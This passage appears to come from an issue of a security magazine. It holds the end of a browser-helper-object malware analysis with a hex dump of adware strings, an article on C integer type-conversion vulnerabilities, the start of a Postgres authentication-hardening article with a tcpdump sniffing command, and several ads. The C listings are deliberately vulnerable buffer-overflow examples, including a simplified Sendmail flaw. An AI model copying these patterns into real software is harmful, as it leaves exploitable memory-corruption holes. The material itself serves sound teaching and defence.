When a Malware component is loaded into the system via application interface, it performs some backdoor manipulations. Like presented the Malware Add-on has some vectors of infection that is called remotely. As soon as it dynamically loaded, it opens a session through Wininet functions and tries to perform manipulative functions. A response is undertaken and structured back to the application for infecting the system. Sometimes the content is not handled well by the application that leads to an exceptions hard to be managed by the exception handler. As a result of it, application crashes.

## Conclusion

The application reversing is a very effective technique to understand the working of Internet Explorer based Malwares. The practical analysis of browser helper objects can be summed up as a learning experience. Through this one can learn the parameters of technology and the stringent effects when it is not properly implemented. The Malwares can be in the form of Plugins, Add-ons etc which act as an additional interface for versatile functioning.

So the dissection of these Malwares should be done effectively for understanding the hidden parameters. The procedural and practical techniques should be applied to understand the backdoor functioning of malware oriented browser helper objects. It has been rightly stated *To understand the core, you must dig in.*

### Aditya K. Sood aka Okn0ck

An independent security researcher and founder of SecNiche Security, a security research arena. He holds BE and MS in Cyber Law and Information Security from Indian Institute of Information Technology. He is a regular speaker at conferences such as XCON, OWASP, and CERT-IN. His other projects include Mlabs, CERA, and TrioSec. <http://www.secniche.org>

### Listing 7. Hexadecimal Dump

```
62 6C 61 68 62 6C 61 68-62 6C 61 68 62 6C 61 68 "blahblahblahblah"
62 6C 61 68 62 6C 61 68-62 6C 61 68 62 6C 61 68 "blahblahblahblah"
62 6C 61 68 62 6C 61 68-62 6C 61 68 62 6C 61 68 "blahblahblahblah"
62 6C 61 68 62 6C 61 68-62 6C 61 68 62 6C 61 68 "blahblahblahblah"
62 6C 61 68 62 6C 61 68-62 6C 61 68 62 6C 61 68 "blahblahblahblah"
62 6C 61 68 62 6C 61 68-62 6C 61 68 62 6C 61 68 "blahblahblahblah"
62 6C 61 68 62 6C 61 68-62 6C 61 68 62 6C 61 68 "blahblahblahblah"
62 6C 61 68 62 6C 61 68-62 6C 61 68 62 6C 61 68 "blahblahblahblah"
00 00 00 00 53 6F 66 74-77 61 72 65 5C 25 73 5C "...Software\%s\"
25 73 00 00 49 6E 54 72-75 00 00 00 4B 6F 6E 74 "%s..InTru...Kont"
65 6B 73 74 75 61 6C 20-41 64 73 00 69 65 78 70 "ekstual Ads.iexp"
6C 6F 72 65 2E 65 78 65-00 00 00 00 4C 61 73 74 "lore.exe....Last"
50 6F 70 75 70 00 00 00-62 65 66 6F 72 65 45 6E "Popup...beforeEn"
64 00 00 00 25 73 25 73-00 00 00 3C 62 72 2F "d...%s%....<br/"
3E 3C 73 63 72 69 70 74-20 6C 61 6E 67 75 61 67 "><script languag"
65 3D 22 6A 61 76 61 73-63 72 69 70 74 22 20 64 "e="javascript" d"
65 66 65 72 3E 6B 65 79-77 6F 72 64 3D 22 25 73 "efer>keyword="%s"
22 3C 2F 73 63 72 69 70-74 3E 00 00 72 65 64 69 ""</script>..redi"
72 65 63 74 00 00 00 00-81 BF 33 29 36 7B D2 11 "rect....ü+3)6(-"
B2 0E 00 C0 4F 98 3E 60-68 74 74 70 3A 2F 2F 77 ";.+0ÿ>`http://w"
77 77 2E 61 64 73 63 6F-6E 74 65 78 2E 63 6F 6D "ww.adscontex.com"
2F 64 69 72 2F 4B 6F 6E-74 65 6B 73 74 75 61 6C "/dir/Kontekstual"
2F 63 6F 6E 66 69 67 2E-78 6D 6C 00 4C 61 73 74 "/config.xml.Last"
43 66 67 46 65 74 63 68-00 00 00 00 43 4B 6F 6E "CfgFetch....CKon"
74 65 6B 73 74 75 61 6C-41 64 73 20 74 72 69 65 "tekstualAds trie"
73 20 74 6F 20 70 65 72-66 6F 72 6D 20 73 74 61 "s to perform sta"
72 74 20 61 63 74 69 6F-6E 73 00 00 6D 69 6E 00 "rt actions..min."
75 72 6C 00 69 67 6E 6F-72 65 73 69 74 65 73 00 "url.ignoresites."
69 67 6E 6F 72 65 00 00-70 65 72 69 6F 64 00 00 "ignore..period.."
74 68 72 65 73 68 6F 6C-64 00 00 00 66 65 65 64 "threshold...feed"
00 00 00 00 2C 3A 3B 60-27 22 2B 2D 5F 28 29 7B ".....; ;`'+-() {"
7D 5B 5D 3C 3E 2A 26 5E-25 24 23 40 21 3F 7E 2F " } [ ] < > * ^ % $ # @ ! ? ~ / "
7C 5C 3D 20 09 0D 0A 31-32 33 34 35 36 37 38 39 "| \ =
123456789"
30 00 00 00 4C 6F 77 00-48 69 67 68 00 00 00 00 "0...Low.High...."
68 74 74 70 3A 2F 2F 00-47 45 54 00 57 69 6E 49 "http://.GET.WinI"
6E 65 74 20 54 65 73 74-00 00 00 00 00 00 00 00 "net Test....."
10 59 2F B6 28 65 D1 11-96 11 00 00 F8 1E 0D 0D "Y/| (e-ü...°-
"
A8 41 00 10 44 2B 00 10-6A 2E 00 10 D4 2E 00 10 "¿A.D+.j...+"
00 00 00 00 00 00 00 00-67 2E 00 10 67 2E 00 10 ".....g..g..+"
AB 36 00 10 00 00 00 00-00 00 00 00 00 00 00 00 "¿6....."
00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00 "....."
00 00 00 00 00 00 00 00-55 6E 69 6E 73 74 61 6C "n\Uninstall\%s.."
6C 53 74 72 69 6E 67 00-44 69 73 70 6C 61 79 4E "lString.DisplayN"
61 6D 65 00 54 72 75 73-74 49 6E 20 4B 6F 6E 74 "ame.TrustIn Kont"
65 6B 73 74 75 61 6C 00-53 6F 66 74 77 61 72 65 "ekstual.Software"
5C 4D 69 63 72 6F 73 6F-66 74 5C 57 69 6E 64 6F "\Microsoft\Windo"
77 73 5C 43 75 72 72 65-6E 74 56 65 72 73 69 6F "ws\CurrentVersio"
6E 5C 55 6E 69 6E 73 74-61 6C 6C 5C 25 73 00 00 "n\Uninstall\%s.."
22 00 00 00 72 65 67 73-76 72 33 32 20 2F 75 20 ""...regsvr32 /u "
2F 73 20 22 00 00 00 00-25 73 5C 55 6E 69 6E 73 "/s "....%s\Unins"
74 61 6C 6C 53 74 72 69-6E 67 00 00 25 73 5C 44 "tallString..%s\D"
69 73 70 6C 61 79 4E 61-6D 65 00 00 53 6F 66 74 "isplayName..Soft"
77 61 72 65 5C 4D 69 63-72 6F 73 6F 66 74 5C 57 "ware\Microsoft\W"
69 6E 64 6F 77 73 5C 43-75 72 72 65 6E 74 56 65 "indows\CurrentVe"
72 73 69 6F 6E 5C 55 6E-69 6E 73 74 61 6C 6C 00 "rsion\Uninstall."
01 00 00 00 00 00 00 00-00 00 00 00 00 00 46 " .....+.....F"
46 69 6C 65 32 52 65 6D-6F 76 65 00 00 00 00 00 "File2Remove....."
```

Every day we  
block millions  
of network  
intrusions



Superior arsenal of defense

## OUTPOSTPRO FIREWALL

Being online is fraught with dangers: Internet worms, spyware agents, Trojan horses, hijackers and more can wreak havoc, causing anything from slow performance to system crashes to full-blown identity theft. And to provide you with the kind of protection you need in these days of cyberthieves and online extortionists, you better go with all-in-one solution like Outpost PRO.

- ⦿ Stops hackers intrusions
- ⦿ Detects and removes spyware
- ⦿ Prevents worms infections
- ⦿ Monitors network activity

Visit [www.agnitum.com](http://www.agnitum.com) for a FREE demo version





DAVIDE POZZA

## Vulnerabilities Due to Type Conversion of Integers

Difficulty



When programs contain statements that make use of different data types, compilers automatically change that code to obtain expressions that work on common data types.

While the resulting programs often behave as programmers expect, these type conversions sometimes lead to unintended behaviours, and they can be the trigger cause of vulnerabilities.

This article explains how and when type conversions happen as well as how to recognize and avoid the vulnerabilities that can be caused by them.

Programs use integer variables to perform many essential operations, such as maintaining numeric data information, storing the result of arithmetic computation, counting loop iterations, indexing arrays, maintaining program state information, and storing addresses. Therefore, errors involving integers can heavily affect the operation of a program. Usually these errors lead programs to do nothing more than misbehave. However, when the integers are involved in security sensitive operations, such as pointer arithmetic, buffer size calculations, memory allocations, memory copies, memory manipulations, and checks, their mistaken usage can lead to serious security consequences.

There are two main sources of integer problems: *Type Conversions* and *Arithmetic Underflow/Overflow*. This article focuses on type conversions and the security vulnerabilities caused by them – a topic that seems to be relatively unknown to many C programmers.

A type conversion happens when the data type of a variable is changed from one type to another.

The root of the problem is that the C language is not type safe. Therefore, programmers are allowed to write code that uses different data types in a mixed way. For example, it is possible to write code that: assigns a signed integer to an unsigned char, multiplies an unsigned short int by a signed long int, compares a char to an unsigned int, etc. When this happens, compilers perform type conversions transparently to obtain code which makes sense by working on homogeneous types. Therefore, programmers do not pay too much attention to what is really happening when they write similar code (although they write it accidentally sometimes), since most of the time programs behave as they expect. However, there are some corner cases, where type conversions can lead to behaviours that may be unforeseen by programmers and that have an high impact on the reliability and security of the software.

This is a first part of a series that will examine the problems that can arise because of type conversions of integer variables, explains their causes, and provides examples of vulnerabilities. In the next issue of hakin9, you will read the suggestion on how to look at the code to spot such errors and I will examine coding practices that can be helpful to prevent dangerous consequences due to type conversions. While the article will limit its scope to the C language aspects of type conversions, it is worth noting that the problems deriving from

### WHAT YOU WILL LEARN...

How C's type conversions work

How vulnerabilities can be caused by unsafe type conversions

### WHAT YOU SHOULD KNOW...

The basics of the C programming language

What are buffer overflows

What are integer overflows

type conversions are not only limited to C and C++, but can easily arise and lead to unexpected consequences in other languages too. It is important to note that such problems could be also present on managed languages (such as Java and C#), since they could occur in the native implementation of certain methods.

For the reader's convenience, the next two sections summarize the relevant part of the C99 standard that forms the background needed to fully understand the present article. The first section gives the reader the main basic notions about integer variables, while the second section reports the main rules used by compilers to perform type conversions of integers.

## Basic Notions about Integer Variables in C

An integer variable is used to represent a natural number. However, while numbers are infinite, integer variables have a limited capability of representation, because of their fixed limited size. So, integer variables can only store numbers within a well defined range of values that depend on their type (see Table 1). Moreover, the size of integers depends on the system architecture. For example on a 32 bit architecture an int is usually 32 bits long, whereas on a 64 bit architecture an int is usually 64 bits long. The limits for the standard integer and the extended integer types (explained later) are respectively defined in the limits.h and in the stdint.h header files.

Integer variables can be unsigned when there is the need to represent only positive numbers and signed when there is the need to represent both positive and negative numbers. The C99 standard gives three possibilities to compilers for the representation of negative values into signed integers: sign and magnitude, two's complement, one's complement. Anyway, most of the compilers (such as GCC and Visual Studio) use the two's complement representation.

The C99 standard defines many rules about integer types and their representations. However, for the purpose of this examination, only the most

important ones are reviewed here.

Five standard signed integer types are basically defined: `signed char`, `short int`, `int`, `long int`, and `long long int`. There may also be implementation-defined *extended signed integer types* (such as `uint32_t`, `int8_t`, `intptr_t`, etc...). They are defined in the `<stdint.h>` header file. The standard and extended signed integer types are collectively called *signed integer types*.

For each of the signed integer types, the specification defines a corresponding (but different) *unsigned integer type* (designated with the keyword `unsigned`) having the same width (i.e. the same amount of storage).

The type `_Bool` and the unsigned integer types that correspond to the standard signed integer types are called the *standard unsigned integer types*. The unsigned integer types that correspond to the extended signed integer types are the *extended unsigned integer types*. They are defined in the `<stdint.h>` header file. The standard and extended unsigned integer types are collectively called *unsigned integer types*.

The three types: `char`, `signed char`, and `unsigned char` are collectively called the *character types*. Whether the char type is a signed char or an unsigned char, it is implementation-defined.

Another type worth noting is `size_t`. This type is defined by the `stddef.h`

**Table 1.** Common types and their typical lower and upper bounds (on a 32 bit architecture)

Lower Bound Constant Value	Type	Upper Bound Constant Value
LLONG_MIN = (-LLONG_MAX - 1)	long long int	LLONG_MAX = ((2^64)/2) - 1
0	unsigned long long int	ULLONG_MAX = 2^64 - 1
LONG_MIN = (-LONG_MAX - 1)	long int	LONG_MAX = 2147483647
0	unsigned long int	ULONG_MAX = 4294967295
INT_MIN = (-INT_MAX - 1)	int	INT_MAX = 2147483647
0	unsigned int	UINT_MAX = 4294967295
SHRT_MIN = (-32768)	short	SHRT_MAX = 32767
0	unsigned short	USHRT_MAX = 65535
SCHAR_MIN = (-128)	signed char	SCHAR_MAX = 127
0	unsigned char	UCHAR_MAX = 255
0	size_t	SIZE_MAX = 4294967295

### Listing 1. Conversion from a signed int to an unsigned int

```
int a = 0xffffffff; //i.e. -1
unsigned int b = a; //i.e. 4294967295
```

### Listing 2. Conversion from an unsigned int to a signed int

```
unsigned int a = 0xffffffff; //i.e. 4294967295
int b = a; //i.e. -1
```

### Listing 3. Buffer overflow vulnerability due to signed-unsigned conversions

```
int function(char *buffer_1, int length){
    char buffer_2[100];
    if(length > 100) /*1*/
        return -1;
    memcpy(buffer_2, buffer_1, length); /*2*/
    return 0;
}
```



(and other headers) with the aim of representing the size of objects/data. The definition of the `size_t` type depends on systems, but it is usually defined as an `unsigned long int`. The maximum value representable by the `size_t` type is defined by the `SIZE_MAX` constant.

## C99 Conversion Rules

When an operation (such as an arithmetic operation) involves a variable whose type is smaller than that of an `int`, the Integer Promotion rule takes place. This rule states that the type of the variable is changed to an `int` type: when all the values of the original variable can be safely represented in the `int` type, the promoted type is `int` (signed `int`), otherwise the promoted type is `unsigned int`. This rule is aimed at avoiding integer underflow/overflow when performing arithmetic. For example consider this code snippet:

```
int x; char a, b; x=a+b;
```

Variables `a` and `b` are promoted to `int`, the sum is performed, and the result is copied into the `int` variable `x`. Now, consider the case where `a=-128` and `b=-128`. The result of the addition is `-256` and this value is correctly stored in `x`. However, if the operation would have been performed without promotions, the result would have been `0`, because of an integer underflow.

The C99 standard defines an *integer conversion rank* for each integer data type. The aim of these ranks is to order data types according to their width. This allows compilers to know what conversions need to be applied when there are operations involving mixed integer types.

In essence, it is important to know that signed and unsigned types of the same specie have the same rank. Here is a list of the most important integer types, ordered from the highest to the lowest rank: `(long long int, unsigned long long int), (long int, unsigned long int), (unsigned int, int), (short, unsigned`

`short), (char, unsigned char, signed char), ( _Bool).`

The usual arithmetic conversions are a set of rules that are applied by compilers to obtain a common type, before performing an arithmetic operation that involves two operands with different types. Notice that usual arithmetic conversions are applied after that integer promotion has been applied to *both* operands. Then, the following rules are applied to the promoted operands:

- If the type of the two operands is the same, nothing will happen.
- If the type of the two operands is different, but they have the same signedness, the type with a lower conversion rank is changed to the type of the operand with higher rank.
- If the type of the unsigned operand has a higher or equal rank than the type of the signed operand, the signed operand is converted to the type of the unsigned one.
- If the type of the signed operand has a higher rank than the type of the unsigned operand, and if all the values representable in the unsigned type can be safely represented in the signed one, the unsigned operand is converted to the type of the signed one.
- Otherwise, both operands are converted to the type of the operand with signed integer type and they become unsigned.

**Listing 4.** Buffer overflow vulnerability due to an integer overflow and a signed to unsigned conversion

```
int function(char *buffer_1, int length, char * append){
char buffer_2[100];
int size = strlen(append)+1;

if(size < 0)
return -1;
if(length < 0 || length + size > 100 ) /*1*/
return -1;
memset(buffer_2, '\0', length+size); /*2*/
memcpy(buffer_2, buffer_1, length);
memcpy(buffer_2+length, append, size-1);
return 0;
}
```

**Listing 5.** Truncation Example

```
unsigned short s; /* 16 bits */
unsigned int i = 0xffffaaa; /* 32 bits */
s = i; /* s=0xaaaa */
```

**Listing 6.** Buffer Overflow due to a truncation error

```
void function(char *buffer_1, unsigned int length) {
char *buffer_2;
unsigned short size = length; /*1*/

buffer_2 = malloc(size);
if (buffer_2) {
memcpy(buffer_2, buffer_1, length); /*2*/
do_something(buffer_2);
free(buffer_2);
}
}
```

## Integer Type Conversions

Compilers handle conversions by following what is specified by the C99 standard through the definition of some rules (*integer promotions* and *usual arithmetic conversions*) and of an important concept (*integer conversion rank*) that defines an order of relations for integer data types. Fully knowing and understanding such rules is quite important in order to know what conversions are performed by compilers behind the scene and, thus, to identify dangerous code.

Integers can be subject to type conversions explicitly by means of cast operators (for example `a = (short)b;`) or implicitly because of the several

# What do you know about your partitions?



Get to know with Paragon Partition Manager!

## Paragon Partition Manager 9.0



The optimum allocation of disk resources is the key to managing data and operating systems effectively. You can easily and safely organize your hard drive with new Paragon Partition Manager 9.0

It is available in Personal, Professional, Server and Enterprise Server Editions.

Try now at  
[www.partition-manager.com](http://www.partition-manager.com)



operators of the C language that automatically convert operands from one type to another.

Despite of explicit conversions implied by casts, where the programmer should be aware of the effects, particular attention must be paid to implicit conversions that are introduced by compilers, since they are too often the cause of unexpected effects that lead to vulnerabilities, such as buffer overflows, denial of services, and the evasions of security checks.

According to the C99 standard, implicit conversions apply only as part of:

- The usual arithmetic conversions – apply to operands of the following binary operators: +, -, \*, /, %, <, >, <=, >=, ==, !=, &, |, ^, and to the second and third operand of the ? conditional expression.
- The integer promotions – apply to the operands of the unary +, -, and ~ operators, to both operands of the shift operators <<, >>, and to certain argument expressions, such as the controlling expression of the switch statement and its cases.
- To function parameters according to their prototypes (return parameter included).
- To the resulting right operand of an assignment according to its left operand type.

## Type Conversion Vulnerabilities

This section starts by presenting what is a safe and an unsafe type conversion.

Then, the following sub sections will explain the different cases where type conversions can cause unexpected situations, and will show how they can create vulnerability conditions, by providing some examples.

The promotion of integers preserves values including signs (when it is possible), since a conversion from a type to a compatible one (i.e. a type that is able to represent all the values represented by the original type) does not cause changes to the value of the representation.

On the other hand, an unsafe type conversion from **A** to **B** happens when

all the values of **A** cannot be safely represented in **B**, because it has either a type with less width (i.e. less rank) or with different signedness.

### Signed-Unsigned Vulnerabilities

When conversions are between types with different signs, *Signed-Unsigned* errors are possible. When a negative integer number is converted into an unsigned integer, it is interpreted as a positive number, whereas when an unsigned integer is converted into a signed one and the number is too large to be representable as signed, it is interpreted as a negative number.

Listings 1 and 2 respectively show a signed to unsigned conversion and vice versa. Whether these conversions are errors, or lead to a vulnerability condition, depends on the context where they happen.

Listing 3 shows an example of a buffer overflow vulnerability that is caused by an unforeseen type conversion. The check performed (at /\*1\*/) involves `length` (that is a signed integer) and the one hundred constant, so the comparison is performed between signed integers. As a result, any negative value assumed by `length` bypasses the check and can reach the `memcpy()`

#### Listing 7. Sign-Extension example

```
unsigned int i;
char c=0x80; // i.e.
-128
i =c; // i.e. 0xffffffff80 = 4.294.967.168
```

#### Listing 8. Example of a buffer overflow due to an integer overflow, that is caused by a sign extension

```
void f(short n){
    unsigned long len;
    int * p;
    len = (unsigned long) n; //sign extension
    p = (int *) malloc(1024 * len); //integer overflow
    mywrite(p,n); // write n * 1024 byte.
}
```

#### Listing 9. Simplified Sendmail vulnerable code

```
register char *p;
register char *q;
register int c;
q = pvpbuf;
p = addr;
for(;;) {
    if (c!= NOCHAR && !bslashmode) { /*1*/
        /* see if there is room */
        if (q >= &pvpbuf[pvpbsize - 5]) { /*2*/
            usrrerr("553 5.1.1 Address too long");
            if (strlen(addr) > (SIZE_T) MAXNAME)
                addr[MAXNAME] = '\0';
        }
        *q++ = c;
    }
    c = p++; /*3*/
    if (bslashmode) {
        bslashmode = FALSE;
        if (cmntcnt > 0) {
            c = NOCHAR;
            continue;
        } else if (c != '\\') {
            *q++ = '\\'; /*4*/
            continue;
        }
    }
    if (c == '\\\')
        bslashmode = TRUE;
}
```



# Under the patronage of Dr. Imad Al-Sabouni The Syrian Minister of Communications & Technology



with the cooperation of The Syrian Computer Society (SCS)



AL SALAM for Int'l Conferences



## THE 4th ICT SECURITY FORUM IN SYRIA

*The 2-days Forum discussions will cover the following areas:*

- Information and communication security technology .
- Internet and website security.
- Wireless and Cell communication security.
- E-business security.
- Networks and Information system security.
- Banking systems security, according to present needs.
- Hacking and attacking, and way of protection.
- E-crimes.
- Encryption.
- International and local pioneer experiences in ICT Security sector.

To Participate in the forum with a paper, You can visit our site : [www.alsalam.co.sy](http://www.alsalam.co.sy)

1-2/7/2008 Four Seasons Hotel- Damascus

### Diamond Sponsors



Network  
Information  
Technology

### Gold Sponsors



### Media Sponsor



### Media Partners



### Travel Agent

For participation Contact The Organizers:



**AL SALAM**  
for Conferences  
السلام للمؤتمرات

Tel.: +963 11 3342771  
Fax: +963 11 3342770  
[www.alsalam.co.sy](http://www.alsalam.co.sy)  
[alsalam2@mail.sy](mailto:alsalam2@mail.sy)



function call. Unfortunately, since the function requires its third parameter to have a `size_t` type (that is usually equivalent to an `unsigned long int`), the `length` parameter is implicitly converted to become unsigned. Consequently, any negative value assumed by `length` is interpreted as an unsigned value, and the `memcpy()` can operate outside the end of `buffer_2`.

It is worth noting that the problem of signed-unsigned errors is also correlated to the integer overflow arithmetic problem. For example, when during an arithmetic operation a signed integer overflows it becomes a negative value and, when a negative value is treated as an unsigned number because of a type conversion, it is interpreted as a positive large number

instead. Therefore, it is not uncommon to see vulnerabilities that arise because of the combination of integer overflows and type conversions. Listing 4 shows an example. Here, the function is aimed at copying the first `length` characters of the string pointed by `buffer_1` into `buffer_2` and to concatenate the string pointed by `append`. The main problem of this code is that (at `/*1*/`) the first part of the check ensures that `length` is a positive number, while the latter part should ensure that it is safe to concatenate the two strings, because there is enough room for them in `buffer_2`. However, if `length` is a big positive number (say `0x7fffffff`, i.e. the largest positive number on an `int` type) and the `append` string has a sufficient `length` (such as `abcd`, that results

in the size variable to assume the value of 5), it results that the arithmetic operation `length + size` produces an integer overflow. Hence, because of the overflow, the resulting number becomes negative (for example `0x7fffffff + 5 = 0x80000004 = -5`) and, since the second part of the check performs a signed comparison, a buffer overflow condition arises. It ends up that the check is bypassed and that the negative number is interpreted as a big positive number by the `memset()` call to function (at `/*2*/`), which operates overflowing the upper bound of `buffer_2`.

## Truncation Vulnerabilities

A *Truncation* or *loss of precision* arises when an integer is converted to a type with less width, being greater (for signed and unsigned integers) than the maximum number representable in that type, or smaller (for signed integers) than the minimum number representable in that type.

Listing 5 shows an example of an assignment statement that causes a truncation of the value. In particular, it happens that only the less significant bits are stored, while the most significant bits are discarded, because there is no room for them. This example supposes that the code is run on a typical 32 bit architecture, where `short` integers are on 16 bits, while `int` integers are on 32 bits.

Listing 6 provides an example of a truncation that causes a buffer overflow.

When the code is run on a typical 32 bit architecture and `length` is provided with a value like `0x01234567`, the `size (at/*1*/)` will evaluate to only `0x4567`, because only the lower 16 bits are maintained. Hence, the `malloc()` allocates few bytes, while the `memcpy()` (at `/*2*/`) is enabled to copy many more bytes into `buffer_2`, thus overflowing it.

## Sign Extension Vulnerabilities

When a conversion happens from an integer of smaller type to a larger one, the variable with less rank is converted to its equivalent value as a variable of greater rank. It could seem impossible to have problems

Figure 1. NIST N.V.D. CVE 2007-4988 vulnerability entry

## On the 'Net

- <http://msdn2.microsoft.com/en-us/library/ms972818.aspx> – Reviewing Code for Integer Manipulation Vulnerabilities
- [www.phrack.org/archives/60/p60-0x0a.txt](http://www.phrack.org/archives/60/p60-0x0a.txt) – Basic Integer Overflows
- [http://blogs.msdn.com/michael\\_howard/archive/2006/02/02/523392.aspx](http://blogs.msdn.com/michael_howard/archive/2006/02/02/523392.aspx) – Safe Integer Arithmetic in C.
- <http://reports-archive.adm.cs.cmu.edu/anon/2006/CMU-CS-06-136.ps> – Towards Automatically Eliminating Integer-Based Vulnerabilities
- <http://nvd.nist.gov/nvd.cfm> – National Vulnerability Database
- <http://msdn2.microsoft.com/en-us/library/ms972705.aspx> – Integer Handling with the C++ SafeInt Class

with these conversions, since each number representable on a smaller type can be safely modified into a larger type. Unfortunately, combining these conversions with other particular codes can lead to exceptional conditions that, in turn, can cause vulnerabilities.

It is important to distinguish between conversions that start from unsigned types and those that start from a signed ones. When a number represented on an unsigned type is converted to a larger type, it retains the value, always having the bit patterns extended using zeros. For example `0xffff` becomes `0x00000fff` no matter if the recipient is signed or unsigned.

On the other hand, a conversion that starts from a signed type always leads to sign extension, independently of the signedness of the recipient variable. In the two's complement representation of negative numbers (the one used by GCC and Visual Studio), the conversion implies the sign extension using ones. Listing 7 shows an example, where the recipient variable is unsigned.

Sign extensions can often be the trigger cause of integer overflows and, sometimes, of buffer overflows by consequence. Listing 8 shows an example of a vulnerability. This example is conceptually similar to a vulnerability that has been found in a real software (see CVE-2007-4988). If we suppose that the value of `n` is `0xabcd`, `len` assumes the value `0xffffabcd` and, hence, the multiplication produces an overflow that causes less memory than expected to be allocated. Thus, a further function is enabled to write outside the allocated space.

Another perilous situation involving sign extension arises when a variable is used to store both legitimate data values and special values, to mark some special conditions. In this case, the code must ensure that legitimate and special value cannot overlap. However, if the programmer does not account for sign extensions, value overlapping can happen and unforeseen conditions can be triggered and lead to exploitable situations.

As an example of the potential consequences of such dangerous

situations, an exploitable buffer overflow vulnerability found in the Sendmail server (see CAN-2003-0161) is presented in Listing 9 that shows a simplified excerpt of the vulnerable code.

Here, the variable `c` (declared as an `int`) is intended to either store a character or a constant value (`NOCHAR` which has a value of `0xffffffff`) to indicate a particular condition. The problem is that, since `p` is a pointer to a `char`, the assignment statement at `/*3*/` causes the legitimate char value `0xff` to become `0xffffffff`. Thus, a legitimate char value and the exceptional condition value have the same representation. It might end up with the check at `/*1*/` and the length check at `/*2*/` being evaded in a way the programmer did not expect.

Therefore, when an attacker fills `addr` with a sequence of `0x2fff` (i.e. the backslash and the `0xff` character), the statement at `/*4*/` is enabled to write backslash characters outside the `pvrbuf` upper bound.

## Conclusion

Because of the complex and sometimes unintuitive way in which type conversions are applied in the C language, there are chances that many programs contain vulnerabilities due to unsafe integer conversions.

This article has first explained how and when type conversions happen. Then, it has focused on the situations where converting an integer data type to another one can lead to unsafe conditions. Moreover, it has provided examples of vulnerabilities to show the potential consequences of unanticipated conversions.

---

### About the Author

Davide Pozza holds a MS and Ph.D. degree in Computer Engineering from Politecnico di Torino, Torino, Italy. He is currently a post-doc researcher at the Department of Computer Engineering of the same institution. He has published research papers in the fields of software and network security. His current research interests include: formal methods applied in the context of network vulnerability analysis, software engineering processes, methodologies, techniques for detecting, preventing, contrasting design, and implementation vulnerabilities, automatic code generation and cryptographic protocols. Moreover, he also provides consultancies in the area of reliable and secure software. He can be reached at [davide.pozza@polito.it](mailto:davide.pozza@polito.it)

[ GEEKED AT BIRTH. ]



You can talk the talk.  
Can you walk the walk?  
Here's a chance to prove it.  
Please geek responsibly.

#### LEARN:

DIGITAL ANIMATION	GAME PROGRAMMING
DIGITAL ART AND DESIGN	NETWORK ENGINEERING
DIGITAL VIDEO	NETWORK SECURITY
GAME DESIGN	SOFTWARE ENGINEERING
ARTIFICIAL LIFE PROGRAMMING	WEB ARCHITECTURE
COMPUTER FORENSICS	ROBOTICS

[www.uat.edu](http://www.uat.edu) > 877.UAT.GEEK  
877.828.4335



ROBERT BERNIER

# Authentication and Encryption Techniques

Difficulty



This is a Part II of the Postgres series. While Part I demonstrated numerous attack vectors after a cracker has acquired a valid user name and password, the objective of this article is to present ideas that can be used to mitigate those threats using various authentication and encryption technologies that are available on Linux and other UNIX like operating systems.

It is one thing to know a password, it is quite another to be permitted the opportunity of using it.

## Restricting Access on the Local Host Using Unix Domain Sockets

The first technique that I would like to introduce to you is well known to the seasoned Linux sys-admin i.e. setting file permissions.

The two forms of client/server interprocess communications are: TCP/IP, which is well suited for host to host communications, and UNIX DOMAIN SOCKETS, when both the client and server reside on the same host, such as an Apache web server with a Postgres back end. Postgres is capable of accepting both IP and UNIX DOMAIN connections simultaneously or else connects with just one of them. In case you did not already know, the psql utility always first tries to connect to the Postgres server on the localhost via the UNIX DOMAIN SOCKET.

For the uninitiated, a UNIX DOMAIN SOCKET is a two way communication pipe. It looks like a file but with special properties where the server creates a DOMAIN SOCKET and waits for connection attempts via the file system. Similar to a word processor, the Postgres client opens a DOMAIN SOCKET like a text file and reads and writes to it during the database session.

The typical Postgres DOMAIN SOCKET, as shown in Listing 1, looks like this (.s.PGSQL.5432).

Did you notice the number at the end of the file name? It is the same as the default port number on a TCP socket. Reconfiguring the server to sit on a different port number also changes the DOMAIN SOCKET to that same number.

There are three parameters in the postgresql.conf configuration file that control permissions for a DOMAIN SOCKET: `unix_socket_directory` (the file PATH), `unix_socket_group` (the user group) and `unix_socket_permissions` (which defaults to, 0777, global read and write for the owner, group and others respectively).

The default behaviour of a data cluster opens the DOMAIN SOCKET in the /tmp directory with read and write permissions for everybody. The unix socket group uses the owner's default group name but it can be set to any group to which the process owner belongs. The unix socket permissions behave exactly like those permissions which you set on a file.

As a further security measure, resetting the parameter `listen_addresses` to an empty value `listen_addresses='` configures Postgres to listen exclusively on a UNIX DOMAIN SOCKET and not on port 5432.

Restarting the server and checking with `netstat -tln | grep 5432` confirms that Postgres is no longer listening on a TCP socket.

## WHAT YOU WILL LEARN...

Restricting access on the local host using Unix domain sockets

Running encrypted sessions

Client/server connections using SSL

Using authenticated sessions

## WHAT YOU SHOULD KNOW...

SQL92, SQL99, SQL2003 protocols

Postgres command line console, psql

Configuring and compiling Postgres from source code

Consider the implications of the following Postgres server invocation in Listing 2.

You do not know what it means? Take a look at the permissions of the DOMAIN SOCKET in Listing 3.

Still not sure? Take a look at the error message, in Listing 4, as the owner of the Postgres process tries to connect.

However, watch what happens as shown in Listing 5 when I login as another UNIX user account i.e. postgres.

As you can see I did something quite funky; I denied the process owner access to the Postgres process, which in this case is my UNIX account, robert. Meanwhile, my UNIX account postgres, which is not a member of the group admin, can login as the superuser robert. Although perhaps not terribly useful, it does demonstrate the kind of restrictions you can put into place. This example could prove itself useful for the contingency of a cracker becoming the UNIX process owner, i.e. robert. Of course, you would need to do additional work to make this kind of scenario airtight, such as restricting file permissions on the configuration files even further, but I am sure that you get my point.

More interesting and realistic possibilities come to mind if you consider using the mandatory access controls that are available in Linux distributions incorporating Security Enhanced Linux (SELinux, <http://www.nsa.gov/selinux/info/faq.cfm>). For those who do not know; SELinux was created from an NSA project. It prevents processes from reading or tampering with data and programs. It is especially useful in the case where an existing process is compromised, or cracked, in that it controls the amount of damage the cracker can exercise.

By the way, BSD has mandatory access control too.

## Encrypted Sessions

Until now I have assumed that our notorious cracker had somehow magically acquired the user name and password. Most of the discussion in this article has centered on mitigating the damage that this cracker could potentially cause.

However, I would like you to now consider how he might have gotten that information in the first place.

Is it possible that he could have obtained that critical information from me and if so, then how?

There are lots of ways one can inadvertently expose oneself to a cracker. But let us consider one reasonable attack vector that we can all agree happens in the real world. We can then use it as our springboard to present the next section.

Consider the corporate Intranet; it is secured from external attacks and it provides a *Virtual Private Network* (VPN) allowing employees from the outside to connect inside. However, the corporate network itself is wide open to sniffings.

Let us do a sniff; I execute the following command on my local host, 192.168.2.64:

```
tcpdump -i eth0 -X -s 3000 host
192.168.2.100 and port 5432
```

